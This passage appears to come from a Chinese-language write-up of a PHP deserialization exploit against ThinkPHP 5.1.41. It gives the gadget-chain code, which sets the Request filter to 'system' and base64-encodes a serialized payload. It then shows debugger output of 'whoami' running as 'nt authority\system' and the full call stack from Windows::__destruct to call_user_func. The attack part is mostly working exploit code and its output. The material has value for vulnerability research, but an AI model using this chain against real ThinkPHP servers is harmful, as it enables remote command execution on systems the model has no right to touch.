        'var_ajax'        => '_ajax',
        // 表单pjax伪装变量
        'var_pjax'        => '_pjax',
        // PATHINFO变量名 用于兼容模式
        'var_pathinfo'    => 's',
        // 兼容PATH_INFO获取
        'pathinfo_fetch'  => ['ORIG_PATH_INFO',
'REDIRECT_PATH_INFO', 'REDIRECT_URL'],
        // 默认全局过滤方法 用逗号分隔多个
        'default_filter'  => '',
        // 域名根，如thinkphp.cn
        'url_domain_root' => '',
        // HTTPS代理标识
        'https_agent_name' => '',
        // IP代理获取标识
        'http_agent_ip'   => 'HTTP_X_REAL_IP',
        // URL伪静态后缀
        'url_html_suffix' => 'html',
    ];
    function __construct(){
        $this->filter = "system";
        $this->config = ["var_ajax"=>''];
        $this->hook = ["visible"=>[$this,"isAjax"]];
    }
}

```

```
}  
namespace think\process\pipes;  
  
use think\model\concern\Conversion;  
use think\model\Pivot;  
class windows  
{  
    private $files = [];  
  
    public function __construct()  
    {  
        $this->files=[new Pivot()];  
    }  
}  
namespace think\model;  
  
use think\Model;  
  
class Pivot extends Model  
{  
}  
use think\process\pipes\windows;  
echo base64_encode(serialize(new windows()));  
?>
```


```
private function filterValue(&$value, $key, $filters) $filters: {null}[1] $key: "P4nic" $value: "whoami"
{
    $default = array_pop($array: $filters); $filters: {null}[1]

    foreach ($filters as $filter) {
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value);
        } elseif (is_scalar($value)) {
```

nt authority\system

页面错误！请稍后再试~

ThinkPHP V5.1.41 LTS { 十年磨一剑-为API开发设计的高性能框架 }



(这边使用的是wamp，由于其提升到系统进程，calc不能回显弹计算器)

利用链如下：

```
Request.php:1464, think\Request->filterValue()
Request.php:1381, array_walk_recursive()
Request.php:1381, think\Request->input()
Request.php:966, think\Request->param()
Request.php:1664, think\Request->isAjax()
Request.php:331, call_user_func_array([E:\wamp\www\tp\thinkphp\library\think\Request.php:331]())
Request.php:331, think\Request->__call()
Conversion.php:193, think\Request->visible()
Conversion.php:193, think\Model->toArray()
Conversion.php:228, think\Model->toJson()
Conversion.php:244, think\Model->__toString()
Windows.php:163, file_exists()
Windows.php:163, think\process\pipes\Windows->removeFiles()
Windows.php:59, think\process\pipes\Windows->__destruct()
index.php:23, {main}()
```